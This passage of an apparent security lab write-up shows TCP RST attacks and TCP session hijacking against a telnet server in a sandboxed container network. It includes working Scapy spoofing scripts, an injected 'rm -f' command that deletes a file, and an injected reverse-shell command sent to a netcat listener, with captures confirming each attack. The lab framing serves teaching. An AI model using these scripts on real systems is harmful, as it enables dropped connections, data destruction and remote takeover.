10.9.0.6         TELNET      87 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010775 Ack=629471534 Win=64128 Len=0
```

From this, we can see that our source port is 47100 and the sequence number is 606010775.


Now we can construct our python program and run it:



```
tcprst.py
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47100, dport=23, flags="R", seq=606010775)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```




```
root@VM:/volumes# python3 tcprst.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
```



```
seed@98c9bc6bdd0a:~$ Connection closed by foreign host.
```





The connection was closed, so the attack succeeded.

Now we have to automate the attack using the Scapy sniff and spoof method. We can use a similar sniff call to the one in the DNS assignment, with the source port and sequence number being obtained from the previous packet. The code is as follows:




```
tcprst.py
#!/usr/bin/env python3
from scapy.all import *

def term_con(pkt):

    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="R", seq=pkt[TCP].seq)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

f = 'tcp and (dst port 23 and src host 10.9.0.6)'
pkt = sniff(iface='br-1aa1211c33f6', filter = f, prn=term_con)
```

In this code, we sniff for packets on the interface that can be found on wireshark or by running the ip -br addr command on the attacker container. We then look for packets we want by filtering for TCP packets to port 23 from the user machine. Once a packet is found, we construct a TCP packet with the source port of the previous packet, and the sequence number of the previous packet shown by the sport and seq variables. Let's test out the script on an established connection:


```
^Croot@VM:/volumes# python3 tcprst.py
```

```
sport      : ShortEnumField                      = 47426          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 2201370037     (0)
ack        : IntField                            = 0              (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>   (<Flag 2 (S)>
)
```

```
98c9bc6bdd0a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 22 04:02:50 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@98c9bc6bdd0a:~$ lsConnection closed by foreign host.
```

```
257 2024-11-22 01:4… 10.9.0.6          10.9.0.5          TCP        54 47426 → 23 [RST] Seq=2
258 2024-11-22 01:4… 10.9.0.6          10.9.0.5          TCP        54 47426 → 23 [RST] Seq=2
259 2024-11-22 01:4… 10.9.0.6          10.9.0.5          TCP        54 47426 → 23 [RST] Seq=2
```
We can see that the attack script works, once the connection is established and the script is run, the server is bombarded with RST requests from the client IP and the connection is dropped. Question: TCP RST attacks may still be possible without the attacker being on-path (able to sniff packets between the hosts) if certain protections are disabled. TCP DoS attacks can happen with the sequence numbers being guessed rather than observed, as in older TCP implementations any in-window sequence number is valid. Attackers can choose to send an RST packet with a valid sequence number or send an unexpected SYN packet to an established connection, triggering an RST in older TCP implementations where any in-window sequence number triggers an RST. These attacks are more likely to succeed if the window is large, which creates more possible sequence numbers, and if the TCP connection is alive for a long period of time, giving the attacker more time to guess. To mitigate these attacks, the best strategy is to encrypt communications using SSH, TLS, or IPSec.


Task 3:

For this task, we will try to inject a malicious command to delete an important file on the server. I've created the target file on the server as follows:




```
root@98c9bc6bdd0a:/home/seed# touch important.txt
root@98c9bc6bdd0a:/home/seed# nano important.txt
root@98c9bc6bdd0a:/home/seed# cat important.txt
I hope nobody deletes this!!
root@98c9bc6bdd0a:/home/seed# 
```

Next, I need to modify the TCP RST program from the previous exercise to add the additional data required to execute the command:




tcprst.py

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47786, dport=23, flags="A", seq=3805868848, ack=30455699)
data = "\nrm -f /home/seed/important.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```




```
10.9.0.6        10.9.0.5        TCP     66 47786 → 23 [ACK] Seq=3805868848 Ack=30455699
```

I set the flag to ACK as shown in the lab instructions, and obtained the sequence, ack and source port numbers from wireshark, then typed in the shell command to remove the file in the data parameter. Let's run the code and see what happens:



```
root@VM:/volumes# python3 tcprst.py
version    : BitField  (4 bits)                    = 4             (4)
ihl        : BitField  (4 bits)                    = None          (None)
tos        : XByteField                            = 0             (0)
```




```
root@17b3fe0c2cdb:/home/seed# ls
root@17b3fe0c2cdb:/home/seed# 
```

Success, the attack worked and the file no longer exists on the server.


Task 4:

For this task, I took the program from the previous one and changed the data to contain the reverse shell command, and we will run it in exactly the same way:




tcprst.py


```python
#!/usr/bin/env python3
from scapy.all import *

def startAttack():
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=48080, dport=23, flags="A", seq=2824000879, ack=2317930280)
    data = "\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)

startAttack()
```




```
load       : StrField                              = b'\n/bin/bash -i > /dev/tcp/1
0.9.0.1/9090 0<&1 2>&1\n' (b'')
root@VM:/volumes#
```



```
10.9.0.6          10.9.0.5          TCP          66 48080 → 23 [ACK] Seq=2824000879 Ack=2317930259
```



```
TELNET     103 Telnet Data ...
TCP         74 35758 → 9090 [SYN] Seq=3054109524 Win=64240 Len
TCP         74 9090 → 35758 [SYN, ACK] Seq=607975874 Ack=30541
TCP         66 35758 → 9090 [ACK] Seq=3054109525 Ack=607975875
TELNET     138 Telnet Data ...
TCP         87 35758 → 9090 [PSH, ACK] Seq=3054109525 Ack=6079
TCP         66 9090 → 35758 [ACK] Seq=607975875 Ack=3054109546
```



```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35758
seed@4592e93ebb10:~$ ls
ls
seed@4592e93ebb10:~$ cd ..
cd ..
seed@4592e93ebb10:/home$ ls
ls
seed
```

From the above screenshots, we can see that once the attack is run in the same way, with the most recent TCP data from Wireshark, and a netcat instance is run in parallel, the payload is delivered and we have shell access to the server and its directories. The Wireshark dump shows data being exfiltrated to 9090.